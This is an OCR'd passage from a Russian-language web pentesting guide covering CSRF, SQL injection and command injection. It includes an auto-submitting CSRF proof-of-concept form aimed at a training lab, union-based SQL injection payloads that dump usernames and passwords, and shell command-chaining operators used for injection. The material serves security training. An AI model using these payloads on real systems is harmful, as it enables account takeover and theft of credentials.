
CSRF

Чтобы использовать CSRF, пользователь должен войти в целевую сеть, и посетить вредоносный сайт, в том же браузере. Используя JavaScript, возможна отправка запросов на сайты от имени пользователей через их куки. Итак, если пользователь посещает сайт, контролируемый злоумышленниками, мы можем использовать JavaScript для отправки POST-запроса, с использованием файлов cookie жертвы.



Это позволит злоумышленнику отправить аутентифицированный запрос через браузер жертвы. Предположим, приложение позволяет пользователям изменять свою электронную почту, отправляя форму. Если приложение не защищает от CSRF-атак, злоумышленники могут заставить пользователей изменить свой адрес электронной почты на адрес, контролируемый хакерами. После этого злоумышленник может выполнить сброс пароля, чтобы

изменить пароль пользователя и взять на себя его учетную запись.



Как Вы можете видеть в приведенном выше запросе, нет ни токена CSRF, ни аутентификации. Приложению не удается проверить заголовок ссылки. Мы должны быть в состоянии выполнить атаку CSRF, но чтобы убедиться в этом, Вы должны создать proof of concept (POC) страницу.

```
<html>
<form id="exploit"
action="https://acc71f681f28327e80e13486006a005a.web-
security-
academy.net/email/change-email" method="post">
<input name="email" value="attack@test.com">
<input type='submit' value='submit'>
</form>
<script>
document.getElementById("exploit").submit()
</script>
</html>
```

Приведенный выше код можно использовать в качестве POC, для доказательства возможности CSRF. Это также хорошая идея, чтобы убедиться, что что-то действительно можно использовать, прежде чем отправлять отчет.

Вывод

CSRF - действительно старая уязвимость, но я все еще постоянно сталкиваюсь с ней. Если Вы тестируете приложение с учетными записями пользователей, то Вы всегда должны проверять CSRF. Если приложение не защищает от нее, Вы можете использовать уязвимость для изменения адреса электронной почты пользователей, паролей и все, что Вы хотите.

SQL-инъекция (SQLI)


Введение

SQL Injection (SQL) - это классическая уязвимость, которая, похоже, не исчезнет. Эта уязвимость может быть использована для создания дампа содержимого БД приложений. Базы данных обычно содержат конфиденциальную информацию, такую как имена пользователей и пароли. Самой популярной базой данных является MySQL, но Вы столкнетесь с другими, такими как MSSQL, PostgreSQL, Oracle и другие. Хорошая шпаргалка может быть найдена на payloadallthethings:


•https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection

SQLI


Кажется, я сталкиваюсь с MySQL чаще, чем с любой другой базой данных, но это не значит, что Вы другие не увидите. Обычно MySQL можно найти ниже:



Если Вы когда-нибудь увидите эту ошибку, знайте, что это SQL-инъекция. Однако я буду демонстрировать, как использовать сервер PostgreSQL. Сообщение об ошибке было немного менее заметным, и могло легко остаться незамеченным.




Если Вы подозреваете, что есть SQL-инъекция, Вы должны перейти к поиску количества столбцов, возвращаемых в приложение. Это можно сделать с помощью команды «order by».




По сути, Вы спрашиваете базу данных «есть ли у вас 1 столбец?», тогда сервер отвечает и говорит да. Затем Вы спрашиваете: «У вас есть 2 столбца?» и сервер снова отвечает да. Затем Вы спрашиваете: «У вас есть 3 столбца?» и происходит ошибка базы данных. Итак, Вы знаете, что таблица базы данных содержит только 2 столбца.


‘ order by <Number here>--




Как видите, сервер отвечает без ошибок. В основном, сообщая нам, что сервер имеет 2 столбца. В приведенном ниже запросе показано, что происходит, когда сервер выдает ошибку, указывающую, что количество столбцов не существует.



Зная, что есть только 2 столбца, нам нужно выяснить, какие столбцы используются для отображения текста в приложении. Это делается, с помощью команды ‘ union select NULL,NULL — Команда union select может использоваться для извлечения данных из бэкэнда базы данных. Некоторые базы данных выдадут ошибку, если тип данных столбца неверен. По этой причине мы используем слово «NULL», которое в большинстве случаев, по умолчанию, будет передавать любой тип данных, который ожидает база данных. Мы обнаружили, что существуют только два столбца, поэтому Вы видите только два выбранных столбца NULL. Нам нужно выяснить, какой столбец используется для отображения текста на




Как видите, наш текст был выведен на экран. Это означает, что второй параметр - это тот, который мы хотим использовать при извлечении данных из серверной части базы данных. Первое, что нам нужно получить, - это имена таблиц в текущей базе данных. «information_schema» - это база данных по умолчанию, которая содержит информацию об именах таблиц, именах столбцов и всем остальном в базе данных. В этой базе данных есть таблица под названием «table», и она содержит столбец с именем «table_name». Мы можем использовать эту информацию для перечисления каждой таблицы в базу данных. ' union select NULL, table_name from information_schema.tables—




Как видите, есть таблица с именем «users». Следующим шагом является определение имен столбцов таблиц. Опять же, мы можем использовать базу данных «information_schema» для этого.

' union select NULL, column_name from information_schema.columns
where table_name = '<Table Name Here>'—



Как видите, есть два столбца с именами: пароль и имя пользователя. Финальный шаг - эксфильтрация данных. Чтобы вернуть пароль и имя пользователя в том же столбце, мне придется использовать функцию «concat()».

' union select NULL, concat(<Column Name>,':',<Column Name 2>) from
<Table Name>--



Стоит научиться использовать SQL-инъекцию вручную. Подавляющее большинство людей используют инструменты, которые они не полностью понимают, что ограничивает их возможности. Однако в реальном мире, если Вы обнаружите уязвимую конечную точку, вероятно, лучше всего использовать инструмент SQLmap, так как это проще и быстрее.

• https://github.com/sqlmapproject/sqlmap

Вывод

Внедрение SQL с самого начала входит в топ-10 OWASP и не собирается уходить. Существует много различных типов баз данных и использование каждой из них немного отличается. Если Вы делаете это в реальном мире, вероятно, лучше использовать такой инструмент, как SQLmap, но Вы должны

знать, как сделать это вручную, так как Ваши инструменты не всегда могут работать.

Command Injection

Введение

Command Injection была очень популярна в свое время, но Вы не найдете ее в современном приложении. Тем не менее, время от времени я нахожу действительно плохие приложения, которые уязвимы для этой уязвимости. Злоумышленники могут использовать эту уязвимость для получения удаленного выполнения кода (RCE) на своей цели.


Command Injection

Иногда приложения принимают пользовательский ввод и передают его в качестве аргумента в командной строке. Передача пользовательского ввода в командную строку всегда плохая идея, и ее следует избегать. В зависимости от операционной системы, Вы можете использовать несколько методов для выполнения дополнительных команд, что позволяет злоумышленнику, чтобы получить RCE.

Command	Example	OS	Description
&	echo “hi” & echo “bye”	Windows & Linux	Runs the first command then the second command
&&	echo “hi” && echo “bye”	Windows & Linux	Runs the second command only if the first command was successful
|	echo “hi” | echo “bye”	Windows & Linux	Pipe the first commands output into the second command
||	echo “hi” || echo “bye”	Windows & Linux	Runs the second command only if the first command fails.
;	echo “hi”; echo “bye”	Linux	Run the first command then the second command.
`Command`	echo “hi ` echo “bye”`”	Linux	Run second command inside first command. Note those are back tics NOT single quotes
$(Command)	echo “hi $(echo”bye”)”	Linux	Run second command inside first command.

Пример запуска каждой из этих команд можно найти ниже. Примечание: они были запущены на машине с Linux.

Если Вы подозреваете, что приложение уязвимо для внедрения команд, Вы можете легко проверить эту уязвимость, используя описанные выше методы. Пример можно найти ниже:



Как видите, я ввел команду «echo hi» и получил ответ. Это очень сильный показатель того, что приложение уязвимо для инъекции команд. Однако, подавляющее большинство этих багов слепые, и Вы не увидите результат. При внедрении слепой команды Вы не можете использовать команду «echo» для проверки уязвимости, так как вывод не отображается. Вы можете попытаться пропинговать, выполнить поиск DNS или сделать HTTP-запрос на Вашем компьютере. Затем Вы слушаете на своей машине запрос от цели. Если Вы получите request, то Вы уже знаете, что цель уязвима для слепого

внедрения команд. Примечание: для для этого Вам понадобится общедоступный IP-адрес, чтобы Вы могли получить обратный звонок от целевого сервера.

Вывод

Внедрение команд - это более старая уязвимость, которую я редко нахожу. Если Вы найдете эту уязвимость, это, скорее всего, будет слепая инъекция команд. Воздействие этой уязвимости имеет решающее значение, поскольку Вы можете выполнять удаленные команды на сервере, и это легко позволяет Вам делать все, что Вы хотите.

Cross Site Web Socket Hijacking (CSWSH)

Введение

